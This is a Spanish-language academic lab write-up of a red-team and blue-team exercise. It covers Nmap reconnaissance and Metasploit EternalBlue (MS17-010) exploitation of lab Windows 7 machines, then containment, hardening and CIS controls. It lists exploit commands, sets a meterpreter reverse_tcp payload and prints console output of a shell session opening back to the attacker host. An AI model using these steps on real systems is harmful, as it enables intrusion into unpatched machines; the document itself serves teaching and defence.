La primera misión del equipo Red team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia. La información con la que cuenta usted como experto de ciberseguridad es la siguiente: Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O. y no pueden ser reemplazados porque la aplicación no está migrada con compatibilidad a otros sistemas operativos. Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red. Al momento de la fuga de información (10 de junio de 2022) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010.

Para agilizar el proceso de investigación Hackers Security facilitará los dos escenarios controlados idénticos al de los equipos de cómputo sospechosos y un escenario controlado con un S.O orientado al testeo de seguridad para que realice el trabajo de investigación sin alterar la infraestructura de producción de la organización; usted como parte de un equipo Red team deben analizar la información suministrada, y seguir los pasos para encontrar si existe un fallo de seguridad a nivel de S.O, validar que vulnerabilidad podría encontrar y posterior a ello buscar el método de explotación por medio de algún framework o exploit. Hackers Security le recuerda que no tienen conocimiento cuál de los dos equipos de cómputo es el que está generando la fuga de información, y mencionan también, que en ocasiones uno de esos dos equipos de cómputo suele mostrar pantalla azul error de Windows de una manera constante. Recuerde que su misión es confirmar y evidenciar las posibles explotaciones paso a paso, el archivo que contiene la información que han estado extrayendo tiene el nombre de “winse20w0.exe”, si usted logra acceder al equipo de cómputo de manera intrusiva deberá encontrar el archivo mencionado y tomar pantalla de la información allí generada, y además validar por qué uno de esos equipos de cómputo suele mostrar pantalla azul error de windows. Si obtiene esta información podremos decir: BIENVENIDO AL RED TEAM HACKERS SECURITY, este mensaje se destruirá en 3, 2, 1, ... kernel panic....

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC (Prueba de Concepto) ante los altos directivos.

2.7.2 Herramientas utilizadas para las pruebas de escaneo e intrusión para el desarrollo del escenario.

2.7.2.1 NMAP: Network Mapper.

Es una herramienta esencial, basada y desarrollada bajo el concepto de código abierto, el cual permite la exploración sistemática de redes de cómputo, puede realizar escaneo masivo a grandes infraestructuras, como también ser focalizado a sistemas únicos, con el fin de determinar qué servicios y puertos están disponibles en estos, así como permitir si estos presentan algún tipo de anomalía o brecha de seguridad.[82]

Al ejecutar sus comandos, NMAP responde con una lista de posibles objetivos con información relevante de cada uno de ellos (puertos y protocolos) además de nombres de los host, sistemas operativos y direcciones MAC.[83]

2.7.2.1.1 Fase de reconocimiento.

Para el desarrollo del escenario planteado, se utilizará esta herramienta con el propósito de realizar la fase de reconocimiento y conocer qué tipo de máquinas son los objetivos, así como que puertos y servicios se encuentran disponibles, como posibles vulnerabilidades que se presenten, para ello es requerido el uso de los siguientes comandos:

- **nmap <IP>-<IP2> :** Permite escanear un rango de Ip de una red determinada.
- **nmap <IP>:** Permite escanear un equipo en específico, apuntando directamente a su dirección IP.
- **nmap -Pn –script vuln <IP>:** -Pn Permite el escaneo de las posibles vulnerabilidades definidas en la categoría vuln (mediante la ejecución de scripts), asumiendo que todos los hosts están disponibles.

[82] NMAP [sitio web]. Nmap Reference Guide, [En línea], consultado. [09-10-2022]. Disponible en: https://nmap.org/book/man.html#man-description.
[83] Ibid., p. 1.

2.7.2.2 CVE: Common vulnerabilities and exposures.

Es un Proyecto de acceso público el cual funciona como un glosario de vulnerabilidades identificadas y clasificadas de acuerdo con una serie de criterios establecidos para ello, lo cual permite estandarizar su identificación a nivel global y así unir esfuerzos para su mitigación.

2.7.2.2.1 Fase de análisis.

Para el desarrollo del escenario planteado, esta base de datos nos permitirá identificar y documentar la vulnerabilidad encontrada previamente por la herramienta nmap, esto nos permitirá conocer el nivel de riesgo de esta, así como su comportamiento y debida metodología de mitigación o corrección.

2.7.2.3 Metaesploit

Es un Framework de seguridad, basado en código abierto que permite explotar y validar vulnerabilidades en sistemas informáticos a través de exploits previamente cargados en su framework, estos últimos corresponden a software o líneas de código diseñados y desarrollados especialmente para aprovechar las brechas de seguridad encontradas en la fase de reconocimiento.[84]

2.7.2.3.1 Fase de explotación.

Para el desarrollo del escenario planteado, se utilizará esta herramienta con el propósito de realizar la fase de explotación, donde se realizará uso de los exploits definidos para la amenaza o vulnerabilidad ya conocida en las etapas de reconocimiento y análisis, para ello es requerido el uso de los siguientes comandos:

- **Search:** permite la búsqueda de las herramientas embebidas en el metaesploit.
- **Use:** permite acceder para el uso de la herramienta seleccionada.
- **Show options:** Permite visualizar las opciones existentes dentro del exploit para su uso.
- **Set RHOSTS:** Permite configurar la dirección IP del host remoto o sistema a explotar.

[84] KEEPCODING [sitio web]. ¿Qué es Metaesploit?, [En línea], consultado. [09-10-2022]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/#Que_es_Metasploit..

- **Set LHOSTS:** Permite configurar la dirección IP del host local o sistema explotador.
- **Set Payload:** Permite configurar el tipo de ataque o secuencia que se va a realizar o ejecutar.
- **Exploit:** Permite ejecutar el exploit y payload seleccionado.
- **Shell:** Permite ejecutar secuencias de comandos en la terminal abierta.

2.7.3 Datos del escenario a considerar y analizar.

A continuación, se describen los datos relevantes o útiles encontrados en el planteamiento del escenario, los cuales permitirán ejecutar el ciclo completo de un pentesting a las maquinas objetivo:

ITEM	DESCRIPCIÓN
WINDOWS 7 X64	Sistema operative sin actualizar y sin soporte de desarrollador.
WINDOWS 7 X86	Sistema operative sin actualizar y sin soporte de desarrollador.
SMBv1	Server Message Block, protocolo de red para compartir archivos e impresoras. Se han comprobado varias vulnerabilidades de este protocolo.
CVE-2017-0144	Es una vulnerabilidad del sistema operativo Windows, clasificada como extremadamente critica, la cual al ser explotada provee privilegios sin autenticación alguna, afectando confidencialidad, integridad y disponibilidad de estos sistemas.
MS17-010	Conocido también como Eternalblue, es una exploit desarrollado por la NSA (National Security Agency) de los Estados Unidos, con el fin de explotar la vulnerabilidad presente en los sistemas operativos Windows, los cuales poseen el protocolo de intercambio de archivos denominado SMBv1.

1 Tabla datos de consideración en el escenario.


2.7.4 Efectos del ataque sobre el sistema operativo.

Al realizar el ataque mediante el exploit MS17_010 o eternal blue, se logra generar efectivamente una conexión privilegiada de exploración de archivos en la maquina afectada, aprovechando la vulnerabilidad presentada en el protocolo SMbV1 que poseen las maquinas con sistema operativo Windows7, lo cual es posible realizarlo a través del puerto número TCP 445, el cual esta orientad a la conexión de red.

2.7.5 Secuencia de explotación de vulnerabilidades del escenario.


A continuación, se presenta la secuencia cronológica de exploración, análisis y explotación de vulnerabilidades de acuerdo con el planteamiento del problema propuesto por Hackers Security:

Figura 4 Inicio y login como super usuario en NMAP.




Nota: Se verifica la dirección IP del localhost, con el fin de configurar en el futuro el exploit.

Figura 5 Escaneo de red local.




Nota: Se realiza reconocimiento de red, encontrando las tres máquinas dispuestas en el escenario.

Figura 6 Escaneo de puertos de maquina Windows 7 64 bits.




Nota: Se realiza reconocimiento de puertos de la maquina Windows 7 64 bits encontrándose abierto el puerto 445.

Figura 7 Escaneo de puertos de maquina Windows 7 32 bits.



Nota: Se realiza reconocimiento de puertos de la maquina Windows 7 32 bits encontrándose abierto el puerto 445.

Figura 8 Escaneo de vulnerabilidades maquina Windows 64 bits.




Nota: Se encuentra que esta máquina posee una vulnerabilidad reconocida como ms17_010.

Figura 9 Escaneo de vulnerabilidades maquina Windows 32 bit


Nota: Se encuentra que esta máquina posee una vulnerabilidad reconocida como ms17_010.

Figura 10 Inicio de Metaesploit y búsqueda de exploit ms17_010.




Nota: Se hace búsqueda del exploit eternalblue o ms17_010 con el fin de realizar escaneo y explotación de vulnerabilidad encontrada.

Figura 11 Configuración del exploit Eternalblue / ms17_010.




Nota: Se configura el host remoto RHOSTS para las maquinas a explotar (Windows 7 x32 y x64), así como el host local LHOST (KALI) desde la cual se va a realizar la explotación, por último, se realiza configuración de PAYLOAD **Windows/x64/meterpreter/reverse_tcp.**

Figura 12 Ataque a sistema Windows 32 bit.



Nota: Se realiza ataque al host WINDOWS 7 32 bit, generando código de falla **FAIL**.

Figura 13 Resultado explotación a sistema operativo WINDOWS 7 32 bit.



Nota: Se observa pantallazo azul y reinicio de recuperación de Windows, teniendo en cuenta que el exploit usado tiene arquitectura para sistema operativo de 64 bits.

Figura 14 Ataque a sistema Windows 64 bit.



msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.10.220:4321
[*] 192.168.10.222:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.222:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.222:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.10.222:445 - Connecting to target for exploitation.
[+] 192.168.10.222:445 - Connection established for exploitation.
[+] 192.168.10.222:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.222:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.10.222:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.10.222:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.10.222:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.10.222:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.222:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.222:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.222:445 - Starting non-paged pool grooming
[+] 192.168.10.222:445 - Sending SMBv2 buffers
[+] 192.168.10.222:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.222:445 - Sending final SMBv2 buffers.
[*] 192.168.10.222:445 - Sending last fragment of exploit packet!
[*] 192.168.10.222:445 - Receiving response from exploit packet
[+] 192.168.10.222:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.222:445 - Sending egg to corrupted connection.
[*] 192.168.10.222:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.10.222
[*] Meterpreter session 1 opened (192.168.10.220:4321 -> 192.168.10.222:49215) at 2022-09-22 19:14:23 -0500
[+] 192.168.10.222:445 - =-=-=-=

Figura 16 Acceso a archivo Winse20w0.exe.

Nota: Se logra acceso exitoso al archivo Winse20w0.exe, generándose el código de verificación **45276040**.

2.8 FORMULACIÓN DE ESTRATEGIAS DE CONTENCIÓN MEDIANTE EL ANÁLISIS DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI.

2.8.1 Escenario General: Problemática

Hackers Security solicita a sus integrantes de Blue team contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. La máquina que se debe analizar es la Windows 7 X64 analizada en la actividad anterior. La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico “sistema operativo, red”, con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización. Hackers Security le informa que no existe presupuesto para hacer uso de herramientas de pago, por ende, el experto en Ciberseguridad deberá optar por una serie de herramientas mínimo con licencia GPL.

2.8.2 Análisis de acciones necesarias para contener un ataque en tiempo real.

Teniendo en cuenta que en la actualidad la Disponibilidad de los sistemas de información hacen un gran peso en la determinación de sus políticas y procedimientos de seguridad informática, la mejor vía para contención de ataques en tiempo real, son las medidas preventivas y proactivas, apoyadas no solamente en herramientas de ultimo nivel, sino también de políticas que estén acorde del entorno empresarial y de los posibles riesgos alrededor de su actividad, así como los niveles de criticidad de cada uno de estos, frente a la continuidad del negocio.

Seguido esto, ya al observar la ejecución o la materialización de un ataque cibernético en tiempo real, donde ya han fallado nuestras medidas de seguridad activa y pasiva en protección de los activos informáticos de nuestra dependencia, es sugerido la realización de los siguientes pasos básicos para contener y mitigar posibles ataques cibernéticos:

2.8.2.1 Identificar posible ataque:

Como primera instancia es imperativo reconocer que lo que se considera como un ataque cibernético en tiempo real, realmente o potencialmente lo sea, por lo cual se debe recurrir a verificar que no exista alguna anormalidad adicional a la que se observa a simple vista (ralentización del sistema, bloqueo de funciones etc.), como el simple hecho de verificar el comportamiento de la red del sistema, en busca de comportamientos

anormales que justifiquen una toma de acción inmediata, y dando una limitación a su alcance.[85]

2.8.2.2 Aislamiento de sistemas comprometidos:

Si el aislamiento total del sistema de la red no es factible, por su naturaleza y limitación de la anormalidad, es recomendable realizar un aislamiento inicial del sistema o sistemas comprometidos en el posible ataque.[86]

Una vez aislados estos sistemas comprometidos es requerido la toma de muestras para analizar el alcance, limitación y ocurrencia del ataque informático, esto puede ser factible por medio de la aplicación de copia y análisis forense de los equipos.[87]

2.8.2.3 Análisis del ataque:

Con las copias de seguridad tomadas, se hace requerido un exhausto análisis de la naturaleza del riesgo materializado, su comportamiento y corrección, para que esta sea extendida a todo el sistema.[88]

Es importante que estos análisis no solamente se hagan desde el punto de vista técnico, es aconsejable que este se haga bajo todas las dimensiones que pueden afectar la organización (legal, económica, entre otros).[89]

2.8.2.4 Continuidad del negocio:

La criticidad del sistema es de importante interés en este punto, ya que, dependiendo de la naturaleza de la organización, la acción de recuperar la disponibilidad del sistema es bastante critica. Esto se puede materializar mediante la recuperación de copias o backups de seguridad periódicos, que volverá el sistema al último estado funcional.[90]

---

[85] MEDIACLOUD [sitio web]. Ataque cibernético: consecuencias, cómo actuar y cómo protegerse, [En línea], consultado. [09-10-2022]. Disponible en: https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/#Como_protegerme_de_un_ataque_cibernetico..
[86] Ibid., p. 1.
[87] Ibid., p. 1.
[88] Ibid., p. 1.
[89] Ibid., p. 1.
[90] Ibid., p. 1.

2.8.2.5 Corrección y Protección:

Una vez superado el impase en tiempo real, es importante tomar las acciones que al futuro evitaran la nueva materialización de riesgos de la misma naturaleza, por lo cual es importante la verificación de configuraciones, actualizaciones y demás elementos que limiten o cierren las brechas de seguridad identificadas.[91]

2.8.3 Informe de acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática.

La implementación de un sistema de seguridad informática es lo más recomendable para cualquier organización, sin embargo, con el fin de evitar la materialización de ataques cibernéticos similares al ya descritos es recomendable las siguientes acciones tácticas:

- Verificación de actualización de los sistemas operativos.
- Uso de sistemas operativos con soporte vigente.
- Uso de software licenciado con soporte en aspectos de seguridad.
- Implementación de topologías de red que fortalezcan la seguridad.
- Implementación de soluciones de seguridad end point.
- Deshabilitar puertos y protocolos no requeridos para la naturaleza y fin de cada dispositivo.
- Generar políticas fuertes de seguridad informática para el personal orgánico.
- Verificación de políticas y configuración del Firewall.[92]
- Generación de copias de seguridad y backups de los sistemas de forma periódica o en tiempo real, según sea el caso.

2.8.4 Análisis sobre las diferencias entre el equipo de Blue Team y el equipo de respuesta a incidentes informáticos.

Tanto los equipos Blue Team y los equipos de respuesta a incidentes informáticos son grupos que comparten en gran medida herramientas, procedimientos entre otros, su gran diferencia radica en el punto de vista como abordan la seguridad, mientras que los equipos de respuesta a incidentes informáticos se basan en una doctrina preventiva y pasiva al interior de las organizaciones, por el otro lado los equipos Blue Team son grupos externos, temporales o no enfocados a defender de forma activa una

[91] MEDIACLOUD. Op. Cit., p.1.
[92] Ibid., p. 1.

infraestructura, no solamente con actividades propias de los equipos de respuesta a incidentes informáticos si no también actividades de hacking ético con el fin de llevar la seguridad más allá de la prevención.

2.8.5 Análisis sobre la pertinencia de trabajar con CIS “Center For Internet Security” como propuesta de aseguramiento por parte de un equipo de Blue Team:

Los controles de seguridad propuestos por el CIS (Center for Internet Security) en su versión 8, los cuales buscan como fin primordial de brindar un conjunto de herramientas o medidas de seguridad contra las amenazas más comunes en la red, tales como rasomware, robo de propiedad intelectual, espionaje, violación a la privacidad, entre otras;[93]

2.8.5.1 Control 1: Inventario y control de los activos empresariales.
2.8.5.2 Control 2: Inventario y control de los activos de software.
2.8.5.3 Control 3: Protección de datos.
2.8.5.4 Control 4: Configuración segura de activos y software.
2.8.5.5 Control 5: Gestión de cuentas.
2.8.5.6 Control 6: Gestión del control de acceso.
2.8.5.7 Control 7: Gestión continua de vulnerabilidades.
2.8.5.8 Control 8: Gestión de registros de auditoría.
2.8.5.9 Control 9: Protecciones de correo electrónico y navegador web.
2.8.5.10 Control 10: Defensa contra el malware.
2.8.5.11 Control 11: Recuperación de datos.
2.8.5.12 Control 12: Gestión de la infraestructura de red.
2.8.5.13 Control 13: Supervisión y defensa de la red.
2.8.5.14 Control 14: Concientización y capacitación en materia de seguridad.
